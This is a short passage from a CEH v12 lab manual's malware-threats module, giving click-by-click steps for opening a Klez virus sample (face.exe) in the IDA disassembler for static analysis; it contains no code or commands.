


Module 07 – Malware Threats


4. The **IDA: Quick start** pop-up appears; click on **New** to select a malicious file for disassembly.



5. The **IDA** main window appears, along with the **Select file to disassemble** window.
6. In the **Select file to disassemble** window, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**, select **face.exe**, and click **Open**.




7. The **Load a new file** window appears; by default, the **Portable executable for 80386 (PE) [pe64.dll]** option selected; click **OK**.

